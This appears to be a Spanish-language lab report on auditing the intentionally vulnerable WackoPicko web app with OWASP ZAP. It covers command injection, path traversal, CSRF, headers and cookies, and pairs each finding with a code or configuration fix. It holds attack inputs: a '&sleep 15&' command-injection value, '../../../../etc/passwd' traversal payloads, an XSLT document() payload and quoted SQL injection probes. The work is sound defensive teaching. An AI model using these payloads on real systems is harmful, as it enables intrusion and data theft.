The screenshot shows a browser window with the address bar displaying 'WackoPicko.com' and the URL '192.168.1.11:8080/passcheck.php'. The page itself is titled 'WackoPicko.com' and contains a blue header with navigation links: 'Home', 'Upload', 'Recent', and 'Guestbook'. Below the header, the text 'Check your password strength' is displayed. Underneath this, there is a form with a single input field labeled 'Password to check:' containing the value '&sleep 15&'. To the right of the input field is a small text 'cr'.

Efectivamente, a los 15 segundos da la respuesta, por lo que el comando se está ejecutando en el servidor:

#### Check your password strength

The command "grep ^&sleep 15&\$ /etc/dictionaries-common/words" was used to check if the password was in the dictionary.  
&sleep 15& is a Bad Password

Password to check:

Gracias a esta vulnerabilidad se pueden hacer ataques como: ataques de denegación de servicios, subida de archivos y creación de una shell remota con una posterior elevación de privilegios. Todo esto lo veremos en el apartado posterior de *Explotación y medidas preventivas de vulnerabilidades que no han sido encontradas por ZAP*.

### 2. Medidas preventivas

Para evitar este tipo de vulnerabilidades, se deben validar y sanitizar las entradas o en vez de usar el comando `exec()` usar un array con las contraseñas, para no ejecutar nada en la terminal. Como se observa en la siguiente imagen, ni valida, ni sanitiza la entrada del usuario:

```
<?php

require_once("include/html_functions.php");
$checked = false;
$ret = 0;
if (isset($_POST['password']))
{
    // check the password strength
    $pass = $_POST['password'];
    $command = "grep ^$pass$ /etc/dictionaries-common/words";
    exec($command, $output, $ret); █
    $checked = true;
}

?>
```

Para corregir el código usamos la función `escapeshellarg` para escapar la entrada del usuario. El nuevo código quedaría como:

```
<?php

require_once("include/html_functions.php");
$checked = false;
$ret = 0;
if (isset($_POST['password']))
{
    // check the password strength
    // $pass = $_POST['password'];
    // $command = "grep ^$pass$ /etc/dictionaries-common/words";
    $pass = escapeshellarg($_POST['password']);
    $command = "grep ^$pass$ /etc/dictionaries-common/words";
    exec($command, $output, $ret); █
    $checked = true;
}
```

Con este pequeño cambio, queda solucionada esta vulnerabilidad.

## Vulnerabilidad: Path Traversal

### 1. Explotación

Falso positivo: Sí

Servicio Afectado: POST http://192.168.1.11:8080/index.php/index.php?page=login

Payload: index.php/index.php?page=login

Evidencias:

Cargamos la ruta que nos muestra ZAP y comprobamos que efectivamente, esa ruta que no debería existir está activa:

No es seguro 192.168.1.11:8080/index.php/index.php?page=login

# WackoPicko.com

Home Upload Recent Guestbook

## Welcome to WackoPicko

On WackoPicko, you can share all your crazy pics with your friends. But that's not all, you can also buy the rights to the high quality version of someone's pictures. WackoPicko is fun for the whole family.

New Here?

[Create an account](#)

[Check out a sample user!](#)

[What is going on today?](#)

Or you can test to see if WackoPicko can handle a file:

Vamos a probar un ataque básico, empleando el payload ‘`../../../../etc/passwd`’ y el payload ‘`../../../../etc/passwd%00`’ en sustitución de ‘`login`’, para ver si realmente desde esa ruta nos permite obtener información que no deberíamos poder:

o 192.168.1.11:8080/index.php/index.php?page=../../../../etc/passwd

# WackoPicko.com

Home Upload Recent Guestbook

## Welcome to WackoPicko

On WackoPicko, you can share all your crazy pics with your friends. But that's not all, you can also buy the rights to the high quality version of someone's pictures. WackoPicko is fun for the whole family.

New Here?

[Create an account](#)

[Check out a sample user!](#)

[What is going on today?](#)

Or you can test to see if WackoPicko can handle a file:

Check this file:  Ningún archivo seleccionado  
With this name:

o 192.168.1.11:8080/index.php/index.php?page=../../../../etc/passwd%00

# WackoPicko.com

Home Upload Recent Guestbook

## Welcome to WackoPicko

On WackoPicko, you can share all your crazy pics with your friends. But that's not all, you can also buy the rights to the high quality version of someone's pictures. WackoPicko is fun for the whole family.

New Here?

[Create an account](#)


[Check out a sample user!](#)

[What is going on today?](#)

Or you can test to see if WackoPicko can handle a file:

Check this file:  Ningún archivo seleccionado  
With this name:

No obtenemos nada con ninguno, por lo que esta URL específica no tiene dicha vulnerabilidad. Sin embargo, hay otras como,  
'<http://192.168.1.11:8080/upload/flowers/flowers>' o  
'<http://192.168.1.11:8080/upload/flowers/flweofoee>' o  
'<http://192.168.1.11:8080/upload/quarters/fun>' todas ellas vienen de la vulnerabilidad *Directory Browsing*, con estas URL's que no deberían existir, se pueden previsualizar y descargar con la máxima calidad, las fotos que supuestamente se iban a vender, por lo que la página web perdería totalmente su funcionalidad. Evidencia:



## 2. Medidas preventivas

Primeramente, eliminar la vulnerabilidad *Directory Browsing* como se muestra en el apartado de este.

Segundo, para eliminar el error de configuración de la url

'<http://192.168.1.11:8080/index.php/index.php?page=login>', abrimos el archivo *.htaccess* y definimos las siguientes directivas:

```
RewriteEngine On
RewriteCond %{REQUEST_URI} ^/index.php/ [NC]
RewriteRule .* /index.php [R=301,L]
```

Reiniciamos el servidor, y ahora, con esta nueva configuración al escribir varios *index.php* concatenados (o cualquier otra cosa), se eliminarán todos y quedará únicamente el primero y lo que hubiera después de *index.php* del último, como por ejemplo '?page='.

## Vulnerabilidad: Content Security Policy (CSP) Header Not Set

### 1. Explotación

Falso positivo: No

Servicio Afectado: POST http://192.168.1.11:8080

Evidencias:

Comprobamos que exista la cabecera *Content-Security-Policy*, para ello, empleamos la sentencia `curl -I http://192.168.1.11:8080` en el host, y obtenemos:

```
HTTP/1.1 200 OK
Date: Mon, 03 Feb 2025 22:55:37 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Set-Cookie: PHPSESSID=brfnbjq7ric5bb3qb25ta1o206; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Type: text/html
```

Donde se observa que no existe tal cabecera.

### 2. Medidas preventivas

Comenzamos verificando que *mod\_headers* este activado en Docker. Empleamos la sentencia: `apache2ctl -M | grep headers`

```
root@d1249547a6c4:/var/www/html# apache2ctl -M | grep headers
root@d1249547a6c4:/var/www/html# apache2ctl -M | grep headers
```

Como se puede observar, no se obtiene respuesta, luego hay que activarlo, para ello usamos la sentencia, `sudo a2enmod headers` y reiniciamos el servidor, `service apache2 restart`, quedando activo como se muestra en la siguiente imagen:

```
root@d1249547a6c4:/var/www/html# sudo a2enmod headers
Enabling module headers.
To activate the new configuration, you need to run:
  service apache2 restart
root@d1249547a6c4:/var/www/html# service apache2 restart
  * Restarting web server apache2
    httpd (pid 987) already running

root@d1249547a6c4:/var/www/html# apache2ctl -M | grep headers
headers_module (shared)
```

Ahora, en el directorio raíz de la aplicación creamos el archivo *.htaccess* con la configuración que se muestra en la siguiente imagen:

```
<IfModule mod_headers.c>
  Header set Content-Security-Policy "default-src 'self'; script-src 'self'; style-src 'self' 'unsafe-inline'; img-src 'self' data:; font-src 'self'; connect-src 'self';"
</IfModule>
```

Comprobamos nuevamente con la sentencia `curl -I http://192.168.1.11:8080`:

```
HTTP/1.1 200 OK
Date: Mon, 03 Feb 2025 23:29:22 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Set-Cookie: PHPSESSID=5670dp2ji72nq7md879luose55; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Security-Policy: default-src 'self'; script-src 'self'; style-src 'self'
'unsafe-inline'; img-src 'self' data:; font-src 'self'; connect-src 'self';
Content-Type: text/html
```

Como se puede observar en la imagen, aparece la cabecera CSP.

## Vulnerabilidad: Directory Browsing

### 1. Explotación

Falso positivo: No

Servicio Afectado: GET http://192.168.1.11:8080/cart/

Evidencias:

Comprobamos que en el enlace dado por ZAP se puede navegar por los directorios:

Index of /cart			
	<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>
	<a href="#">Parent Directory</a>		-
	<a href="#">action.php</a>	2017-02-02 22:24	2.3K
	<a href="#">add_coupon.php</a>	2017-02-02 22:24	10
	<a href="#">confirm.php</a>	2017-02-02 22:24	1.3K
	<a href="#">review.php</a>	2017-02-02 22:24	1.9K

Apache/2.4.7 (Ubuntu) Server at 192.168.1.11 Port 8080

Luego, existe la vulnerabilidad y, además nos da información sobre el servidor web.

### 2. Medidas preventivas

Para eliminar esta vulnerabilidad, nos dirigimos al archivo de configuración de apache '`/etc/apache2/sites-available/000-default.conf`' y comprobamos su configuración.

```

<VirtualHost *:80>
    ServerAdmin webmaster@localhost

    DocumentRoot /var/www/html
    <Directory />
        Options FollowSymLinks
        AllowOverride None
    </Directory>
    <Directory /var/www/html>
        Options Indexes FollowSymLinks MultiViews
        # To make wordpress .htaccess work
        AllowOverride FileInfo
        Order allow,deny
        allow from all
    </Directory>

    ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
    <Directory "/usr/lib/cgi-bin">
        AllowOverride None
        Options +ExecCGI -MultiViews +SymLinksIfOwnerMatch
        Order allow,deny
        Allow from all
    </Directory>

```

Como se puede observar, la opción *Indexes* está habilitada, esto quiere decir que se puede listar el contenido de un directorio, aunque en este no exista un archivo *index*. Para poder deshabilitar el *directory browsing* se debe deshabilitar esta opción.

Reescribimos dicha sentencia como sigue:

```


<VirtualHost *:80>
    ServerAdmin webmaster@localhost

    DocumentRoot /var/www/html
    <Directory />
        Options FollowSymLinks
        AllowOverride None
    </Directory>
    <Directory /var/www/html>
        Options -Indexes +FollowSymLinks +MultiViews
        # To make wordpress .htaccess work
        AllowOverride FileInfo
        Order allow,deny
        allow from all
    </Directory>

    ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
    <Directory "/usr/lib/cgi-bin">
        AllowOverride None
        Options +ExecCGI -MultiViews +SymLinksIfOwnerMatch
        Order allow,deny
        Allow from all
    </Directory>

```

Guardamos el archivo y reiniciamos el servidor de apache. Comprobamos que se hayan realizado los cambios:



## Vulnerabilidad: Missing Anti-clickjacking Header

### 1. Explotación

Falso positivo: No

Servicio Afectado: GET http://192.168.1.11:8080

Evidencias:

Comprobamos, mediante el comando ‘curl -I <http://192.168.1.11:8080>’ si existe la cabecera ‘X-Frame-Options’ y si en la cabecera CSP está definido ‘frame-ancestors’:

```
HTTP/1.1 200 OK
Date: Tue, 04 Feb 2025 18:49:59 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Set-Cookie: PHPSESSID=dh0evkvrbiae4qfv23qvnvv27; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Security-Policy: default-src 'self'; script-src 'self'; style-src 'self'
    'unsafe-inline'; img-src 'self' data:; font-src 'self'; connect-src 'self';
Content-Type: text/html
```

Como se observa en la imagen ninguno está incluido, luego la web es vulnerable a ‘Missing Anti-clickjacking Header’

### 2. Medidas preventivas

Para prevenir esta vulnerabilidad, simplemente debemos de modificar el archivo .htaccess y añadir tanto la cabecera ‘X-Frame-Options’ como añadir a la cabecera de CSP la directiva ‘frame-ancestors’. Como se muestra en la siguiente imagen:

```
# Configurar Content Security Policy (CSP)
<IfModule mod_headers.c>
    Header set Content-Security-Policy "frame-ancestors 'self'; default-src 'sel
    Header set X-Frame-Options "SAMEORIGIN"
</IfModule>
```

SAMEORIGIN permite que el sitio web se cargue en un iframe solo si proviene del mismo dominio. Reiniciamos el servidor y comprobamos que se hayan establecido:

```
HTTP/1.1 200 OK
Date: Tue, 04 Feb 2025 19:03:52 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Set-Cookie: PHPSESSID=7f36ii4kuq7n4n4r2bmc0h48r6; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Security-Policy: frame-ancestors 'self'; default-src 'self'; script-src 'self'; style-src 'self' 'unsafe-inline'; img-src 'self' data:; font-src 'self';
connect-src 'self';
X-Frame-Options: SAMEORIGIN
Content-Type: text/html
```

## Vulnerabilidad: XSLT Injection

### 1. Explotación

Falso positivo: Sí

Servicio Afectado: POST http://192.168.1.11:8080/admin/index.php?page= <xsl:value-of select="document('http://192.168.1.11:22')"/>

Evidencias:

La url base y donde se encuentra el supuesto vector de entrada de la vulnerabilidad es ‘`http://192.168.1.11:8080/admin/index.php?page=`’ y el payload sería ‘`<xsl:value-of select="document('http://192.168.1.11:22')"/>`’, esta es una expresión XSLT, en la cual se está intentando cargar un documento desde una URL externa (`http://192.168.1.11:22`) usando la función `document()`. Ejecutamos dicha url y obtenemos:

```
Warning: require_once( <xsl:value-of select="document('http://192.168.1.11:22')"/>.php): failed to open stream: No such file or directory in /app/admin/index.php on line 4
```

```
Fatal error: require_once(): Failed opening required '<xsl:value-of select="document('http://192.168.1.11:22')"/>.php' (include_path='.:./usr/share/php:/usr/share/pear') in /app/admin/index.php on line 4
```

El error no indica una inyección XSLT, más bien nos indica que la aplicación está intentando incluir un archivo .php basado en un valor proporcionado a través de un parámetro en la URL. Luego el código XSLT se está interpretando como una mera cadena de texto. Si bien, este vector de entrada puede desembocar en otras vulnerabilidades como inyección de archivos locales o inclusión de archivos php.

### 2. Medidas preventivas

Aunque sea un falso positivo, la falla sigue estando ahí, por lo que para solucionar posibles problemas debemos modificar el código actual de `index.php`:

```
<?php
$page = $_GET['page'] . '.php';
require_once($page);
?>
```

Como se observa ni valida, ni sanitiza la entrada. Por tanto, modificamos el código e incluimos una lista blanca de archivos permitidos y validamos el valor de `$page`:

```

<?php
require_once("../include/functions.php");
$allowedPages = ['login', 'home', 'create'];
$page = h($_GET['page']);

if (in_array($page, $allowedPages)) {
    require_once($page . '.php');
} else {
    die('No intentes cosas raras: VUELVE A LOGIN');
}

// $page = $_GET['page'] . '.php';
// require_once($page);

?>

```

Quedando solucionado el problema, como se observa en la siguiente imagen:



## Vulnerabilidad: Absence of Anti-CSRF Tokens

### 1. Explotación

Falso positivo: No

Servicio Afectado: POST http://192.168.1.11:8080/guestbook.php

Evidencias:

Como se observa en la siguiente imagen, no existe token anti-CSRF, esto permite que cualquier atacante cree una solicitud falsa que parezca legítima.

```

<p>- by adam</p>
▼ <form action="/guestbook.php" method="POST">
  Name:
  <br>
  <input type="text" name="name">
  <br>
  Comment:
  <br>
  <textarea id="comment-box" name="comment"></textarea>
  (espacio en blanco)
  <input type="submit" value="Submit">
  <br>
</form>
</div>

```

### 2. Medidas preventivas

Para eliminar esta vulnerabilidad simplemente debemos definir un token anti-CSRF en el archivo *guestbook.php* como se muestra a continuación:

```

<?php

require_once("include/html_functions.php");
require_once("include/guestbook.php");

//Iniciamos una sesión para almacenar el token
session_start();
//Generamos el token si es que no existe
if (empty($_SESSION['csrf_token'])) {
    $_SESSION['csrf_token'] = bin2hex(openssl_random_pseudo_bytes(32));
}
//Cuando se procesa el formulario, se verifica el token

if (isset($_POST["name"]) && isset($_POST["comment"]))
{
    // Verificar el token CSRF
    if (empty($_POST['csrf_token']) || $_POST['csrf_token'] !== $_SESSION['csrf_token']) {
        die("Error de seguridad: Token CSRF inválido.");
    }

    if ($_POST['name'] == "" || $_POST['comment'] == "")
    {
        $flash['error'] = "Must include both the name and comment field!";
    }
    else
    {
        $res = Guestbook::add_guestbook($_POST["name"], $_POST["comment"], False);
        if (!$res)
        {
            die(mysql_error());
        }
    }
}

$guestbook = Guestbook::get_all_guestbooks();
?>

<?php our_header("guestbook"); ?>

```

```

<div class="column prepend-1 span-24 first last">
    <h2>Guestbook</h2>
    <?php error_message(); ?>
    <h4>See what people are saying about us!</h4>

    <?php
        if ($guestbook)
        {
            foreach ($guestbook as $guest)
            {
                ?>
                <p class="comment"><?= $guest["comment"] ?></p>
                <p> - by <?=h( $guest["name"] ) ?> </p>
                <?php
            } ?>
        ?>
    ?>

```

```

//Anadimos al formulario el token CSRF

<form action=<?=h( Guestbook::$GUESTBOOK_URL )?>" method="POST">
    Name: <br>
    <input type="text" name="name" /><br>
    Comment: <br>
    <textarea id="comment-box" name="comment"></textarea> <br>
    //anadimos el campo oculto para el token
    <input type="hidden" name="csrf_token" value="<?= $_SESSION['csrf_token'] ?>" />
    <input type="submit" value="Submit" />
</form>

</div>
<?php
    our_footer();
?>

```

Con esta configuración ya queda definido el token anti-CSRF, como se muestra en la siguiente imagen:

```

<h2>Guestbook</h2>
<h4>See what people are saying about us!</h4>
<p class="comment">Hi, I love your site!</p>
<p>- by adam</p>
#Anadimos al formulario el token CSRF
<form action="/guestbook.php" method="POST">
    Name:
    <br>
    <input type="text" name="name">
    <br>
    Comment:
    <br>
    <textarea id="comment-box" name="comment"></textarea>
    <br>
    //anadimos el campo oculto para el token
    <input type="hidden" name="csrf_token" value="67b0f2a118fb650e494361e644b1f0e7b17c3e14774f3519f364b17db07e93df">
    <input type="submit" value="Submit">
</form>

```

## Vulnerabilidad: Parameter Tampering

### 1. Explotación

#### Falso positivo: No

Servicio Afectado: POST http://192.168.1.11:8080/admin/index.php?=

#### Evidencias:

Al introducir, por ejemplo, el payload del falso positivo de la inyección XSLT obtenemos:

```


Warning: require_once(<xsl:value-of select="document('http://192.168.1.11:22')"/>.php): failed to open stream: No such file or directory in /app/admin/index.php on line 4
Fatal error: require_once(): Failed opening required '<xsl:value-of select="document('http://192.168.1.11:22')"/>.php' (include_path='.:/usr/share/php:/usr/share/pear') in /app/admin/index.php on line 4

```

Luego al modificar el parámetro 'login' de la url obtenemos un comportamiento alterado de la aplicación.

### 2. Medidas preventivas

Esta vulnerabilidad ya quedó solucionada en el apartado de la vulnerabilidad: XSLT Injection.



## Vulnerabilidad: Server Leaks Version Information via "Server" HTTP Response Header Field


### 1. Explotación

#### Falso positivo: Sí

Servicio Afectado: GET http://192.168.1.11:8080/css/blueprint/screen.css

#### Evidencias:


Al ejecutar la url vemos que la web nos muestra el contenido del archivo screen.css, sin mostrar ninguna versión:



The screenshot shows a browser window with the address bar displaying '192.168.1.11:8080/css/blueprint/screen.css'. The page content is the source code of the Blueprint CSS Framework 0.7.1, specifically the reset.css file. The code includes copyright notices and CSS rules for various HTML elements like html, body, div, and table.

```
/*
 * Blueprint CSS Framework 0.7.1
 * http://blueprintcss.googlecode.com
 *
 * Copyright (c) 2007-2008. See LICENSE for more info.
 * See README for instructions on how to use Blueprint.
 * For credits and origins, see AUTHORS.
 * This is a compressed file. See the sources in the 'src' directory.
 */
/* reset.css */
html, body, div, span, object, iframe, h1, h2, h3, h4, h5, h6, p, blockquote, pre, .body {margin:0;padding:0; border:0;font-weight:inherit;font-style:inherit;font-size:100%;body {line-height:1.5;}}
table {border-collapse:separate; border-spacing:0;caption, th, td {text-align:left;font-weight:normal;table, td, th {vertical-align:middle;}}
blockquote:before, blockquote:after, q:before, q:after {content:"";}
```

Por lo que esa url en específico no está afectada, aunque si se elimina el parámetro `screen.css` o si se hace un ‘`curl -I http://192.168.1.11:8080`’ obtenemos la versión del servidor, luego sí que existe dicha vulnerabilidad. Como prueba adjunto las siguientes capturas:



## 2. Medidas preventivas

Para eliminar esta vulnerabilidad nos vamos al archivo de configuración, que se encuentra en la ruta, ‘`/etc/apache2/sites-available/000-default.conf`’, empleamos nano para editarla. Añadimos las directivas ‘`ServerTokens Prod`’ y ‘`ServerSignature Off`’, para evitar que muestre detalles sobre versiones.

```

# alert, emerg.
LogLevel warn

CustomLog ${APACHE_LOG_DIR}/access.log combined


#
# Set HTTPS environment variable if we came in over secure
# channel.
SetEnvIf x-forwarded-proto https HTTPS=on

</VirtualHost>
#Para mostrar simplemente Apache sin versión ni detalles
ServerTokens Prod

#Ocultar versión de páginas de error generadas por Apache
ServerSignature Off

```

Reiniciamos el servidor y comprobamos que se haya solucionado el problema.



## Forbidden

You don't have permission to access /css/blueprint/ on this server.

En la web parece haberse solucionado, pero y con *curl*:

```

HTTP/1.1 200 OK
Date: Tue, 04 Feb 2025 22:15:15 GMT
Server: Apache
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Set-Cookie: PHPSESSID=ml2r14hrg0rcvc3ngmdmf6u796; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Security-Policy: frame-ancestors 'self'; default-src 'self'; script-src
'self'; style-src 'self' 'unsafe-inline'; img-src 'self' data:; font-src 'self';
connect-src 'self';
X-Frame-Options: SAMEORIGIN
Content-Type: text/html

```

Como se observa en la cabecera 'X-Powered-By' sigue dando demasiada información, para solucionar esto nos vamos al archivo de configuración de PHP, que se encuentra en la ruta, '/etc/php5/apache2/php.ini' y modificamos la directiva 'expose\_php' y la configuramos en off:

```

; Decides whether PHP may
; (e.g. by adding its sig
; threat in any way, but
; on your server or not.
; http://php.net/expose-p
expose_php = off

```

Volvemos a reiniciar el servidor y al volver a ejecutar *curl* desaparece la directiva 'X-Powered-By':

```

HTTP/1.1 200 OK
Date: Tue, 04 Feb 2025 22:30:07 GMT
Server: Apache
Set-Cookie: PHPSESSID=10lrrnig1kv66qrsk9evt9sfq91; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Security-Policy: frame-ancestors 'self'; default-src 'self'; script-src 'self'; style-src 'self' 'unsafe-inline'; img-src 'self' data:; font-src 'self'; connect-src 'self';
X-Frame-Options: SAMEORIGIN
Content-Type: text/html

```

Quedando resuelta dicha vulnerabilidad.

## Vulnerabilidad: Cookie No HttpOnly Flag

### 1. Explotación

Falso positivo: No

Servicio Afectado: GET http://192.168.1.11:8080/

Evidencias:

Navegamos a la página principal y la inspecciones para ver si HttpOnly está desactivada:

Name	Value▲	Domain	Path	Expires / Max...	Size	HttpOnly	Secure	Sam...	Part...	Cros...	Prio...
PHPSESSID	f9sgp...	192.168.1.11	/	Session	35						Med...

Como se observa, ni *HttpOnly* ni *Secure* están activas (*Secure* solo se activa con https).

### 2. Medidas preventivas

Vamos al archivo ‘*php.ini*’ de *apache2* y activamos las directivas *session.cookie\_httponly*:

```

session.cookie_httponly =
;
; Whether or not to add the httpOnly flag to the cookie
; http://php.net/session.cookie-httponly
session.cookie_httponly = 1

```

Además, para mejorar la seguridad también le cambiamos el nombre de la cookie, para la mitigación de ataques de fijación de sesión o para evitar la exposición de la tecnología utilizada:

```

; http://php.net/session.name
session.name = PRUEBA

```

Reiniciamos el servidor y ya tenemos activa la flag *httponly*, como se observa en la siguiente imagen:

Name	Value	Domain	Path	Expires / Max...	Size	HttpOnly	Secure
PRUEBA	a072i...	192.168.1.11	/	Session	32	✓	

## Vulnerabilidad: Cookie without SameSite Attribute

### 1. Explotación

Falso positivo: No

Servicio Afectado: GET http://192.168.1.11:8080/

Evidencias:

Navegamos a la página principal y la inspecciones para ver si *SameSite* está desactivada:

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite
PRUEBA	ao72i...	192.168.1.11	/	Session	32	✓		

Efectivamente, está desactivada.

## 2. Medidas preventivas

Nuevamente, vamos al archivo de *php.ini* de *apache2* y creamos, ya que no existía la opción, la directiva, ‘*session.cookie\_samesite* = “*Strict*”’ también se puede definir como ‘*lax*’ o ‘*None*’.

```
;session.cookie_secure =
session.cookie_samesite = "Strict"
```

Una vez modificado, reiniciamos apache y comprobamos que se hayan efectuado los cambios:

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Part.
PRUEBA	9ecf1...	192.168.1.11	/	Session	32	✓		Strict	

Como se observa, han quedado guardados los cambios.

## Vulnerabilidad: Private IP Disclosure

### 1. Explotación

Falso positivo: Sí

Servicio Afectado: GET http://192.168.1.11:8080/guestbook.php

Evidencias:

Es un falso positivo, ya que lo que detecta ZAP no es más que sus propios comentarios de pruebas de inyección anteriores, como se observa en la imagen:

```
<p> - by ZAP </p>
<p class="comment">(SELECT UTL_INADDR.get_host_name('10.0.0.1') from dual union SELECT UTL_INADDR.get_host_name('10.0.0.2') from dual union SELECT UTL_INADDR.get_host_name('10.0.0.3') from dual) / (SELECT UTL_INADDR.get_host_name('10.0.0.1') from dual union SELECT UTL_INADDR.get_host_name('10.0.0.2') from dual union SELECT UTL_INADDR.get_host_name('10.0.0.3') from dual) </p>
<p> - by ZAP </p>
<p class="comment">' / (SELECT UTL_INADDR.get_host_name('10.0.0.1') from dual union SELECT UTL_INADDR.get_host_name('10.0.0.2') from dual union SELECT UTL_INADDR.get_host_name('10.0.0.3') from dual) </p>
<p> - by ZAP </p>
<p class="comment">"> / (SELECT UTL_INADDR.get_host_name('10.0.0.1') from dual union SELECT UTL_INADDR.get_host_name('10.0.0.2') from dual union SELECT UTL_INADDR.get_host_name('10.0.0.3') from dual) </p>
<p> - by ZAP </p>
